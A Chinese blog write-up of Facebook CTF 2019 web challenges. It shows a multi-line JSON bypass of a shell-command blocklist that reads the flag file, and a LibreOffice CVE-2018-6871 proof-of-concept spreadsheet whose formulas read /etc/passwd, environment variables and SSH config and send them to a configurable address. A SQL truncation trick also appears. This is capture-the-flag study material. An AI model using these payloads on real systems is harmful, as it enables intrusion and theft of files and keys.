FacebookCTF2019 web writeup

原创

R_1v3r 于 2019-06-05 14:37:08 发布 2836 收藏 1


分类专栏： web攻防 ctf-web 文章标签： facebookctf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_20307987/article/details/90902021
版权


web攻防 同时被 2 个专栏收录

23 篇文章 0 订阅

订阅专栏


ctf-web

9 篇文章 0 订阅

订阅专栏

facebookCTF2019

rceservice - 绕过preg_match

http://challenges.fbctf.com:8085

```
We created this web interface to run commands on our servers, but since we haven't figured out how to secure it
yet we only let you run 'ls'

http://challenges.fbctf.com:8085

(This problem does not require any brute force or scanning.
We will ban your team if we detect brute force or scanning).
```

Web Adminstration Interface

Enter command as JSON:

比赛时候没有做出来，复现一下，根据wp，发现它接受JSON格式的命令，不过应该是过滤了很多东西

输入：

{“cmd”:“ls”}

Attempting to run command:
index.php

输入各种都会

Hacking attempt detected，最后过滤规则为：

```
} elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
}
```

最后就成了如何绕过preg_match

绕过preg_match的最常用方法之一是使用**多行输入**，因为preg_match仅尝试匹配第一行。

例如：

```
{
    "cmd": "ls /home/rceservice"
}
```

由于没有检查来过滤多行输入，我们可以将这个确切的输入发送到服务器并收到一个欢迎的响应：

注意在输入的时候要{%0a"cmd":“ls /home/rceservice”%0a},最后在cat flag的时候发现没有cat命令，WP中说是应用程序的PATH变量更改了

```
putenv('PATH=/home/rceservice/jail');
```

getflag:

```
http://challenges.fbctf.com:8085/?cmd={%0a%22cmd%22:%20%22/bin/cat%20/home/rceservice/flag%22%0a}
```

事实证明，多线JSON漏洞并不是Facebook团队的预期解决方案。预期的解决方案涉及利用pcre的回溯和递归限制。如果达到此限制，preg_match可能会返回错误的匹配结果。

secret note keeper

Find the secret note that contains the fl4g!

http://challenges.fbctf.com:8082

Same thing but in tokyo: http://challenges3.fbctf.com:8082/

(Timeout is 5 seconds for links, flag is case insensitive)

这里利用了CVE-2018-6871

https://www.exploit-db.com/exploits/44022

```
LibreOffice < 6.0.1 - '=WEBSERVICE' Remote Arbitrary File Disclosure
```

https://github.com/jollheef/libreoffice-remote-arbitrary-file-disclosure

从这个github上下载poc.fods

```
    <table:table-row table:style-name="ro2">
     <table:table-cell/>
     <table:table-cell office:value-type="string" calcext:value-type="string">
      <text:p>Current user:</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce1" table:formula="of:=&quot;/home/&quot; &amp; MID(COM.MICROSOFT.WEBS
ERVICE(&quot;/proc/self/environ&quot;); FIND(&quot;USER=&quot;; COM.MICROSOFT.WEBSERVICE(&quot;/proc/self/enviro
n&quot;)) + LEN(&quot;USER=&quot;); SEARCH(CHAR(0); COM.MICROSOFT.WEBSERVICE(&quot;/proc/self/environ&quot;); FI
ND(&quot;USER=&quot;; COM.MICROSOFT.WEBSERVICE(&quot;/proc/self/environ&quot;)))-FIND(&quot;USER=&quot;; COM.MIC
ROSOFT.WEBSERVICE(&quot;/proc/self/environ&quot;))-LEN(&quot;USER=&quot;)) &amp; &quot;/&quot;" office:value-typ
e="string" office:string-value="" calcext:value-type="error">
       <text:p>#VALUE!</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce2" table:formula="of:=FIND(&quot;:&quot;; [.F3]; [.E3])" office:value
-type="float" office:value="689" calcext:value-type="float">
      <text:p>689</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce2" table:formula="of:=FIND(&quot;/home&quot;; [.F3]; FIND(&quot;:x:10
00:1000:&quot;; [.F3]))" office:value-type="float" office:value="676" calcext:value-type="float">
      <text:p>676</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce2" table:formula="of:=COM.MICROSOFT.WEBSERVICE(&quot;/etc/passwd&quot
;)" office:value-type="string" office:string-value="" calcext:value-type="string">
       <text:p>#VALUE!</text:p>
     </table:table-cell>
     <table:table-cell/>
     <table:table-cell table:style-name="ce5" office:value-type="string" calcext:value-type="string"><text:p>(ch
ange this)</text:p><text:p>Address:</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce5" office:value-type="string" calcext:value-type="string">
      <text:p>http://localhost:8080</text:p>
     </table:table-cell>
    </table:table-row>
    <table:table-row table:style-name="ro3">
     <table:table-cell/>
     <table:table-cell office:value-type="string" calcext:value-type="string">
      <text:p>List of private keys:</text:p>
     </table:table-cell>
     <table:table-cell table:style-name="ce1"/>
     <table:table-cell table:number-columns-repeated="2"/>
     <table:table-cell table:formula="of:=SUBSTITUTE(COM.MICROSOFT.WEBSERVICE([.C3] &amp; &quot;/.ssh/config&quo
t;); &quot;~&quot;; [.C3])" office:value-type="string" office:string-value="" calcext:value-type="error">
       <text:p>#VALUE!</text:p>
     </table:table-cell>
     <table:table-cell/>
     <table:table-cell office:value-type="string" calcext:value-type="string">
      <text:p>Send:</text:p>
     </table:table-cell>
     <table:table-cell/>
```

将/etc/passwd修改为/home/libreoffice_admin/flag上传即可

fb{wh0_7h0u6h7_l1br30ff1c3_c4n_b3_u53ful}

products manager

使用`facebook + ' '*56 + hack`了名称，`not_so_secret`秘密和`hacked!!!`描述，并成功插入产品。我现在可以使用`facebook`和查看产品`not_so_secret`并获得标志。基本上，SQL忽略长度为64之后的所有字符，默认情况下会截断空格。

easter egg

After searching `fb{` on all pages, found nothing

But searching for `{` found something interesting on `careers` page:

```
<p>Facebook's Application Security team<span style="color:white">{</span>is seeking a passionate hacker to help us secure over 2 billion users....
```

And searching for `}`:

```
<p>The Oculus Security Engineering team designs, builds, and supports the infrastructure and services<span style="color:white">}</span>that allow Oculus to move fast,...
```

Also found `<span style="color:white">f`, `<span style="color:white">b` etc…

```
import re
text = open("careers",'r').read()
text = re.findall('''<span style="color:white">.</span>''',text)
print ''.join([t[26:-7] for t in text])
fb{we're_hiring}
```

events

python 模板注入

https://ramadistra.dev/fbctf-2019-events

secret note keeper

pgsql注入

异步注入

https://github.com/PDKT-Team/ctf/blob/master/fbctf2019/hr-admin-module/README.md